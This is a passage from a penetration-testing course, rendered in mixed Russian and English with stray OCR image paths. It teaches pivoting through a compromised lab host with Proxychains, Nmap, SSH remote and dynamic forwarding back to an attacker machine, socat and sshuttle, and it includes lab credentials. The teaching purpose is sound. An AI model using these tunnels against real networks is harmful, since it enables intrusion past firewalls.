Попробуем Proxychains со smbclient. Proxychains почти для всего использует конфигурационный файл, который по умолчанию хранится в `/etc/proxychains4.conf`. Нужно отредактировать этот файл, чтобы Proxychains мог найти наш SOCKS proxy port и подтвердить, что это SOCKS proxy, а не другой тип proxy. По умолчанию proxy определяются в конце файла. Мы можем просто заменить любое существующее определение proxy в этом файле одной строкой, определяющей тип proxy, IP-адрес и порт SOCKS proxy, работающего на CONFLUENCE01 (**socks5 192.168.50.63 9999**).

Хотя в этом example мы указываем *socks5*, это мог бы быть и *socks4*, поскольку SSH поддерживает оба варианта. SOCKS5 поддерживает authentication, IPv6 и *User Datagram Protocol* (UDP), включая DNS. Некоторые SOCKS proxies поддерживают только SOCKS4 protocol. При использовании SOCKS proxies в проектах обязательно проверяйте, какую версию поддерживает SOCKS server.

После редактирования file должен выглядеть так:

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 192.168.50.63 9999
```

Листинг 25 - Файл конфигурации Proxychains, указывающий на SOCKS proxy, настроенный на CONFLUENCE01.

Когда Proxychains настроен, перечислим доступные shares на HRSHARES с помощью smbclient с Kali-машине. Вместо подключения к порту на CONFLUENCE01 напишем команду **smbclient** так, будто у нас есть прямое соединение к PGDATABASE01. Как и раньше, укажем `-L` для перечисления доступных shares, передадим username через `-U` и password через `--password`.

Затем просто добавим **proxychains** перед командой. Proxychains прочитает файл конфигурации, перехватит процесс smbclient и принудительно направит весь трафик через указанный SOCKS-прокси.

```
kali@kali:~$ proxychains smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:445  ...  OK

        Sharename       Type      Comment
        ---------       ----      -------
```

```
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
    scripts         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:139  ...  OK
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:139  ...  OK
do_connect: Connection to 172.16.50.217 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
kali@kali:~$
```

Листинг 26 - smbclient подключается к HRSHARES через SOCKS proxy с использованием Proxychains.

Подключение успешно! Нам удалось подключиться к HRSHARES и перечислить общие ресурсы, включая интересную папку **scripts**. Мы также получаем дополнительный вывод от Proxychains, включая порты, с которыми процесс взаимодействовал во время работы.

Разовьем это и выполним сканирования портов HRSHARES через SOCKS proxy с помощью *Nmap*. Используем *TCP-connect* scan (`-sT`), пропустим *DNS resolution* (`-n`), пропустим этап host discovery (`-Pn`) и проверим только top 20 ports (`--top-ports=20`). Затем снова добавим **proxychains** перед command, чтобы протолкнуть все пакетами через SOCKS proxy SSH dynamic перенаправления порта. Также увеличим verbosity с помощью `-vvv`.

У Nmap есть встроенная option *--proxies*. Однако согласно documentation, она "still under development"5 и не подходит для сканирования портов. Поэтому в этом example снова используем Proxychains.

```
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn 172.16.50.217
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.
[proxychains] DLL init: proxychains-ng 4.16
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-20 17:26 EDT
Initiating Parallel DNS resolution of 1 host. at 17:26
Completed Parallel DNS resolution of 1 host. at 17:26, 0.09s elapsed
DNS resolution of 1 IPs took 0.10s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 17:26
Scanning 172.16.50.217 [20 ports]
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:111 <--socket error or timeout!
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:22 <--socket error or timeout!
...
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:5900 <--socket error or timeout!
Completed Connect Scan at 17:30, 244.33s elapsed (20 total ports)
Nmap scan report for 172.16.50.217
Host is up, received user-set (9.0s latency).
Scanned at 2022-08-20 17:26:47 EDT for 244s

PORT     STATE  SERVICE       REASON
21/tcp   closed ftp           conn-refused
22/tcp   closed ssh           conn-refused
23/tcp   closed telnet        conn-refused
25/tcp   closed smtp          conn-refused
53/tcp   closed domain        conn-refused
80/tcp   closed http          conn-refused
110/tcp  closed pop3          conn-refused
111/tcp  closed rpcbind       conn-refused
135/tcp  open   msrpc         syn-ack
139/tcp  open   netbios-ssn   syn-ack
143/tcp  closed imap          conn-refused
443/tcp  closed https         conn-refused
445/tcp  open   microsoft-ds  syn-ack
993/tcp  closed imaps         conn-refused
995/tcp  closed pop3s         conn-refused
1723/tcp closed pptp          conn-refused
3306/tcp closed mysql         conn-refused
```

```
3389/tcp open   ms-wbt-server syn-ack
5900/tcp closed vnc           conn-refused
8080/tcp closed http-proxy    conn-refused

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP-адрес (1 host up) scanned in 244.62 seconds
```

Листинг 27 - Вывод команды Nmap-over-Proxychains.

Scan успешен! Proxychains дает представление о каждом attempted socket и, если connection fails, показывает, как именно. Nmap обнаружил открытые TCP-порты 135, 139, 445 и 3389.

По умолчанию Proxychains настроен с очень высокими значениями таймаутов. Это может сделать сканирование портов очень медленным. Уменьшение значений `tcp_read_time_out` и `tcp_connect_time_out` в конфигурационном файле Proxychains заставит Proxychains быстрее завершать неотвечающие подключения по таймауту. Это может резко ускорить время сканирования портов.

В этом разделе мы настроили dynamic перенаправления порта и использовали Proxychains, чтобы направить traffic от smbclient и Nmap через созданный SOCKS proxy port. После этого нам удалось перечислить shares на HRSHARES, а также выполнить его сканирования портов.

(OpenBSD manual, 2022), man.openbsd.org

(Wikipedia, 2022), en.wikipedia.org

(Samba, 2022), samba.org

(rofl0r, 2022), github.com

(Gordon "Fyodor" Lyon, 2022), nmap.org

1. Следуйте этому прохождению и просканируйте HRSHARES с Kali-машине с помощью Nmap и Proxychains. Какой порт между 4800 и 4900 открыт
2. Загрузите client binary `ssh_dynamic_client` из раздела *Resources*. Если вы используете сборку Kali *aarch64*, загрузите binary `ssh_dynamic_client_aarch64`. Используя Proxychains, запустите binary с Kali-машине против port, который вы только что нашли.

Примечание: исходные файлы, использованные для сборки бинарных файлов `ssh_dynamic_client` и `ssh_dynamic_client_aarch64`, можно загрузить из `/exercises/client_source.zip` на CONFLUENCE01.

В наших examples до сих пор мы могли подключаться к любому port, который привязывали на WAN interface CONFLUENCE01. В real world это сложнее, потому что firewalls, как hardware, так и software, скорее всего будут мешать. Inbound traffic часто контролируется гораздо строже, чем *outbound* traffic. Лишь в редких случаях мы скомпрометируем credentials для SSH user, которые позволят нам напрямую подключиться по SSH в сеть и выполнить перенаправления порта. Мы очень редко сможем обращаться к ports, которые привязываем на network perimeter.

Однако гораздо чаще мы *will* сможем выполнять SSH out of network. Outbound connections сложнее контролировать, чем inbound connections. Большинство corporate networks разрешают наружу многие типы common сетевого трафика, включая SSH, ради простоты, удобства и business need. Поэтому, хотя подключиться к port, который мы привяжем на network perimeter, скорее всего не получится, часто можно выполнить SSH out.

Именно здесь SSH *remote перенаправления порта* может быть чрезвычайно полезен. Подобно тому как attacker может выполнить удаленную shell payload, чтобы подключиться обратно к attacker-controlled listener, удаленного перенаправления порта SSHing можно использовать для подключения обратно к attacker-controlled SSH-сервером и привязки listening port там. Можно думать об этом как о reverse shell, но для перенаправления порта.


В local и dynamic перенаправления порта listening port привязывается к SSH-клиенту, а в remote перенаправления порта listening port привязывается к SSH-сервером. Вместо того чтобы packet forwarding выполнял SSH-сервером, в remote перенаправления порта пакетами пересылает SSH-клиенту.

Вернемся к lab сценарий и сделаем небольшой шаг назад.

Как и раньше, мы компрометируем CONFLUENCE01 с помощью CVE-2022-26134. Однако в этом сценарии administrators решили улучшить network security, внедрив firewall на perimeter. Firewall настроен так, что независимо от того, привязываем ли мы port на WAN interface CONFLUENCE01 или нет, единственный port, к которому мы можем подключиться с Kali-машине, — TCP 8090.

Как и в разделе Socat, мы хотим выполнить перечисление базы данных PostgreSQL, работающей на порту 5432 на PGDATABASE01. На CONFLUENCE01 нет инструментов для этого. Из-за межсетевого экрана мы не можем создать перенаправление порта, требующее открытия listening-порта на CONFLUENCE01.

Однако на CONFLUENCE01 *does* есть SSH-клиенту, а на Kali-машине мы можем настроить SSH-сервером. Мы можем создать перенаправления порта setup, похожую на следующую диаграмму:



Мы можем подключиться с CONFLUENCE01 к Kali-машине по SSH. Listening TCP-порт 2345 привязан к loopback-интерфейсу на Kali-машине. Packets, отправленные на этот port, проталкиваются ПО SSH-сервера Kali через SSH tunnel обратно к SSH-клиенту на CONFLUENCE01. Затем они пересылаются к порту базы данных PostgreSQL на PGDATABASE01.

Настроим это в lab. Сначала включим SSH-сервером на Kali-машине. OpenSSH-сервером предустановлен, поэтому все, что нужно сделать, - запустить его.

Перед запуском Kali SSH-сервером убедитесь, что для Kali user установлен strong, unique password!

```
kali@kali:~$ sudo systemctl start ssh
[sudo] password for kali:
```

Листинг 28 - Запуск SSH-сервером на Kali-машине.

Можно проверить, что SSH port открыт как ожидается, с помощью **ss**.

```
kali@kali:~$ sudo ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*     users:(("sshd",pid=181432,fd=3))
tcp   LISTEN 0      128             [::]:22           [::]:*     users:(("sshd",pid=181432,fd=4))
```

Листинг 29 - Проверка, что SSH-сервером на Kali-машине слушает.

SSH-сервером слушает port 22 на всех interfaces как для *IPv4*, так и для *IPv6*.

Когда у нас есть reverse shell с CONFLUENCE01, убедимся, что shell имеет TTY, а затем создадим удаленного перенаправления порта SSH как часть SSH-подключения обратно к Kali-машине.

Чтобы подключиться обратно к Kali SSH-сервером с username и password, может потребоваться явно разрешить password-based authentication, установив **PasswordAuthentication** в **yes** в `/etc/ssh/sshd_config`.

Option удаленного перенаправления порта SSH - `-R`, и ее syntax очень похож на option local перенаправления порта. Она также принимает две пары socket как argument. Сначала определяется listening socket, затем forwarding socket.

В этом случае мы хотим слушать port **2345** на Kali-машине (**127.0.0.1:2345**) и пересылать весь traffic на PostgreSQL port на PGDATABASE01 (**10.4.50.215:5432**).

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.
    118.4
< 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
kali@192.168.118.4's password:
```

Листинг 30 - Настройка удаленного перенаправления порта SSH при подключении к Kali-машине.


SSH-подключения обратно к Kali-машине успешно установлено.

Можно подтвердить, что port remote перенаправления порта слушает, проверив, открыт ли port 2345 на Kali loopback-интерфейсу.

```
kali@kali:~$ ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
tcp   LISTEN 0      128        127.0.0.1:2345      0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0      128             [::]:22           [::]:*
```

Листинг 31 - Проверка, привязан ли port 2345 на Kali SSH-сервером.

Да! Наш перенаправления порта теперь настроен как задумано, а SSH перенаправления порта command работает на CONFLUENCE01.



Теперь начнем проверку порта 2345 на loopback-интерфейсу Kali-машине так, будто напрямую проверяем порту базы данных PostgreSQL на PGDATABASE01. На Kali-машине используем **psql**, передав **127.0.0.1** как хост (`-h`), **2345** как порт (`-p`) и используя учетные данные базы данных пользователя **postgres** (`-U`), найденные ранее на CONFLUENCE01.

```
kali@kali:~$ psql -h 127.0.0.1 -p 2345 -U postgres
Password for user postgres:
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                 List of databases
    Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
------------+----------+----------+-------------+-------------+-----------------------
 confluence | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=#
```

Листинг 32 - Перечисление databases на PGDATABASE01 с помощью psql через удаленного перенаправления порта SSH.

Успех! Теперь мы взаимодействуем с PostgreSQL instance, работающим на PGDATABASE01, через удаленного перенаправления порта SSH, подключаясь к port 2345 на собственной Kali-машине.

В этом разделе мы создали удаленного перенаправления порта SSH, который позволяет подключиться к internal database server с Kali-машине. Мы сделали это, преодолев perimeter firewall, который иначе блокировал бы inbound connections.

(OpenBSD manual, 2022), man.openbsd.org


1. Запустите группу VM 1 и следуйте примеру из этого раздела. Какое значение флага находится в таблице **payroll** базы данных `hr_backup`
2. Запустите группу VM 2. Загрузите binary `ssh_remote_client` из раздела *Resources*. Если вы используете сборку Kali *aarch64*, загрузите binary `ssh_remote_client_aarch64`. Создайте удаленного перенаправления порта SSH на CONFLUENCE01, который позволит запустить binary против port 4444 на PGDATABASE01 с Kali-машине.

Примечание: исходные файлы, использованные для сборки бинарных файлов `ssh_remote_client` и `ssh_remote_client_aarch64`, можно загрузить из `/exercises/client_source.zip` на CONFLUENCE01.

С remote перенаправления порта мы смогли пересылать пакетами к одному socket на одно SSH-подключения. Однако, как и с local перенаправления порта, это ограничение один socket на connection может нас замедлять. При атаке на networks нам часто нужна большая гибкость, особенно на stages enumeration.

К счастью, *удаленное динамическое перенаправление порта* может дать такую гибкость. Как следует из названия, удаленное динамическое перенаправление порта создает *dynamic перенаправления порта* в *remote* configuration. SOCKS proxy port *bound to SSH-сервером*, a traffic *forwarded from SSH-клиенту*.

Чтобы представить, насколько это может быть полезно, применим его к предыдущему сценарий. Следующая диаграмма показывает, как улучшился бы network layout, если применить удаленное динамическое перенаправление порта к сценарий remote перенаправления порта.




Это гораздо гибче. Внезапно мы можем подключаться к другим ports и hosts через то же connection.

Remote dynamic перенаправления порта - это еще один вариант dynamic перенаправления порта, поэтому мы получаем всю гибкость traditional dynamic перенаправления порта вместе с преимуществами remote configuration. Мы можем подключаться к любому port на любом host, к которому имеет доступ CONFLUENCE01, передавая SOCKS-formatted пакетами через SOCKS proxy port, привязанный на Kali-машине.

Remote dynamic перенаправления порта доступен только начиная с OpenSSH 7.6, выпущенного в October 2017.2 При этом для его использования только OpenSSH *client* должен быть версии 7.6 или выше. Версия server не важна.

Снова расширим наш сценарий. На этот раз мы находим Windows server (MULTISERVER03) в DMZ network. Firewall не дает нам подключаться с Kali-машине ни к одному port на MULTISERVER03 и ни к какому port на CONFLUENCE01, кроме TCP/8090. Но мы можем выполнить SSH *out* с CONFLUENCE01 *к нашей Kali-машине*, а затем создать удаленное динамическое перенаправление порта, чтобы начать enumeration MULTISERVER03 с Kali.

После подключения network должна быть организована примерно как на следующей диаграмме:



SSH session инициируется с CONFLUENCE01 и подключается к Kali-машине, где работает SSH-сервером. Затем SOCKS proxy port привязывается на Kali-машине к TCP/9998. Packets, отправленные на этот port, будут проталкиваться обратно через SSH tunnel к CONFLUENCE01, где они будут пересылаться в соответствии с адресом назначения - в этом случае к MULTISERVER03.

Чтобы показать, насколько полезным может быть удаленное динамическое перенаправление порта, настроим example в lab. Когда у нас есть reverse shell с CONFLUENCE01, в нем создан TTY shell, а SSH на Kali-машине включен, можно начать составлять удаленное динамическое перенаправление порта command.

Remote dynamic перенаправления порта command довольно проста, хотя может немного сбивать с толку то, что она использует ту же option `-R`, что и classic remote перенаправления порта. Разница в том, что при создании удаленное динамическое перенаправление порта мы передаем только один socket: socket, который хотим слушать на SSH-сервером. Нам даже не нужно указывать IP-адрес. Если передать только port, он по умолчанию будет привязан к loopback-интерфейсу SSH-сервером.

Чтобы привязать SOCKS proxy к port 9998 на loopback-интерфейсу Kali-машине, просто укажем **-R 9998** в SSH command, которую запускаем на CONFLUENCE01. Также передадим flag `-N`, чтобы shell не открывался.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 9998 kali@192.168.118.4
<n/confluence/bin$ ssh -N -R 9998 kali@192.168.118.4
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
kali@192.168.118.4's password:
```

Листинг 33 - Создание SSH-подключения с опцией удаленное динамическое перенаправление порта.

Вернувшись на Kali-машине, проверим с помощью **ss**, что port 9998 привязан.

```
kali@kali:~$ sudo ss -ntplu
Netid State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
tcp   LISTEN  0       128          127.0.0.1:9998        0.0.0.0:*     users:(("sshd",pid=939038,fd=9))
tcp   LISTEN  0       128            0.0.0.0:22          0.0.0.0:*     users:(("sshd",pid=181432,fd=3))
tcp   LISTEN  0       128              [::1]:9998           [::]:*     users:(("sshd",pid=939038,fd=7))
tcp   LISTEN  0       128               [::]:22             [::]:*     users:(("sshd",pid=181432,fd=4))
```

Листинг 34 - Port 9998 привязан к loopback-интерфейсys IPv4 и IPv6 на Kali-машине.

SOCKS proxy port привязан к loopback-интерфейсys IPv4 и IPv6 на Kali-машине. Мы готовы его использовать!

Как и в example classic dynamic перенаправления порта, используем Proxychains, чтобы tunnel traffic через этот SOCKS proxy port. Отредактируем файла конфигурации Proxychains `/etc/proxychains4.conf` на Kali-машине, чтобы указать новый local SOCKS proxy port.

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 9998
```

Листинг 35 - Редактирование файла конфигурации Proxychains, чтобы указать новый SOCKS proxy на port 9998.

Затем запустим **nmap** с **proxychains**, как раньше, на этот раз против MULTISERVER03.

```
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.4.50.64
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.
[proxychains] DLL init: proxychains-ng 4.16
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 06:25 EDT
Initiating Connect Scan at 06:25
Scanning 10.4.50.64 [20 ports]
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.64:22 <--socket error or timeout!
...
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.64:135  ...  OK
Discovered open port 135/tcp on 10.4.50.64
Completed Connect Scan at 06:28, 210.26s elapsed (20 total ports)
Nmap scan report for 10.4.50.64
Host is up, received user-set (6.7s latency).
Scanned at 2022-07-20 06:25:25 EDT for 210s

PORT     STATE  SERVICE       REASON
21/tcp   closed ftp           conn-refused
22/tcp   closed ssh           conn-refused
23/tcp   closed telnet        conn-refused
25/tcp   closed smtp          conn-refused
53/tcp   closed domain        conn-refused
80/tcp   open   http          syn-ack
110/tcp  closed pop3          conn-refused
111/tcp  closed rpcbind       conn-refused
135/tcp  open   msrpc         syn-ack
139/tcp  closed netbios-ssn   conn-refused
143/tcp  closed imap          conn-refused
443/tcp  closed https         conn-refused
445/tcp  closed microsoft-ds  conn-refused
993/tcp  closed imaps         conn-refused
995/tcp  closed pop3s         conn-refused
1723/tcp closed pptp          conn-refused
3306/tcp closed mysql         conn-refused
3389/tcp open   ms-wbt-server syn-ack
5900/tcp closed vnc           conn-refused
8080/tcp closed http-proxy    conn-refused

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP-адрес (1 host up) scanned in 210.31 seconds
```

Листинг 36 - Сканирование MULTISERVER03 через удаленный динамический SOCKS-порт с помощью Proxychains.

Через несколько минут мы получаем results и обнаруживаем, что ports 80, 135 и 3389 открыты.

Scanning этого Windows host идет немного медленнее, вероятно из-за того, что Windows firewall иначе отвечает при закрытом port по сравнению с Linux.

В этом разделе мы использовали SSH удаленное динамическое перенаправление порта, чтобы открыть SOCKS proxy port на Kali-машине, инициировав SSH-подключения с remote compromised host. Затем мы использовали Proxychains для сканирования портов host во внутренней сети через SOCKS proxy port.

(OpenBSD manual, 2022), man.openbsd.org

(OpenSSH, 2017), openssh.com

1. Следуйте шагам из этого раздела, чтобы настроить удаленное динамическое перенаправление порта с CONFLUENCE01. Просканируйте порты 9000-9100 на MULTISERVER03 через него. Какой порт открыт (Примечание: убедитесь, что сканируете MULTISERVER03 на его внутреннем интерфейсе 10.4.X.64).
2. **Capstone Lab**: Загрузите бинарный файл `ssh_remote_dynamic_client` из раздела *Resources*. Если вы используете сборку Kali *aarch64*, загрузите бинарный файл `ssh_remote_dynamic_client_aarch64`. Запустите бинарный файл против порта, который вы только что нашли на MULTISERVER03, через удаленное динамическое перенаправление порта.

Примечание: исходные файлы, использованные для сборки бинарных файлов `ssh_remote_dynamic_client` и `ssh_remote_dynamic_client_aarch64`, можно загрузить из `/exercises/client_source.zip` на CONFLUENCE01.

В ситуациях, где у нас есть прямой доступ к SSH-сервером, за которым находится более сложная внутренней сети, classic dynamic перенаправления порта может быть трудно управлять. *sshuttle* - это tool, который превращает SSH-подключения во что-то похожее на VPN, настраивая local routes, принудительно направляющие traffic через SSH tunnel. Однако он требует root-привилегии на SSH-клиенту и Python3 на SSH-сервером, поэтому это не всегда самый легковесный вариант. В подходящем сценарий он, тем не менее, может быть очень полезен.

В нашей лабораторной среде у нас есть SSH-доступ к PGDATABASE01, к которому можно обратиться через перенаправления порта, настроенный на CONFLUENCE01. Запустим sshuttle через него, чтобы посмотреть на его возможности.

Сначала настроим перенаправления порта в shell на CONFLUENCE01, который слушает port 2222 на WAN interface и пересылает на port 22 на PGDATABASE01.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
</bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
```

Листинг 37 - Пересылка port 2222 на CONFLUENCE01 к port 22 на PGDATABASE01.

Затем запустим **sshuttle**, указав SSH-подключения string, которую хотим использовать, а также subnets, которые хотим tunnel через это connection (**10.4.50.0/24** и **172.16.50.0/24**).

```
kali@kali:~$ sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24
[local sudo] Password:

database_admin@192.168.50.63's password:

c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS-резолвер cache.
```

Листинг 38 - Запуск sshuttle с Kali-машине с указанием forward port на CONFLUENCE01.

Хотя от sshuttle мы не получаем много output, теоретически он должен был настроить routing на Kali-машине так, чтобы любые requests к hosts в указанных subnets прозрачно проталкивались через SSH-подключения. Проверим, работает ли это, попытавшись подключиться к SMB share на HRSHARES в новом terminal.

```
kali@kali:~$ smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        scripts         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.16.50.217 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

kali@kali:~$
```

Листинг 39 - Подключение к SMB share на HRSHARES без явного forwarding.

Отлично! Теперь мы подключаемся к HRSHARES прозрачно, как будто находимся в той же network и имеем прямой доступ.

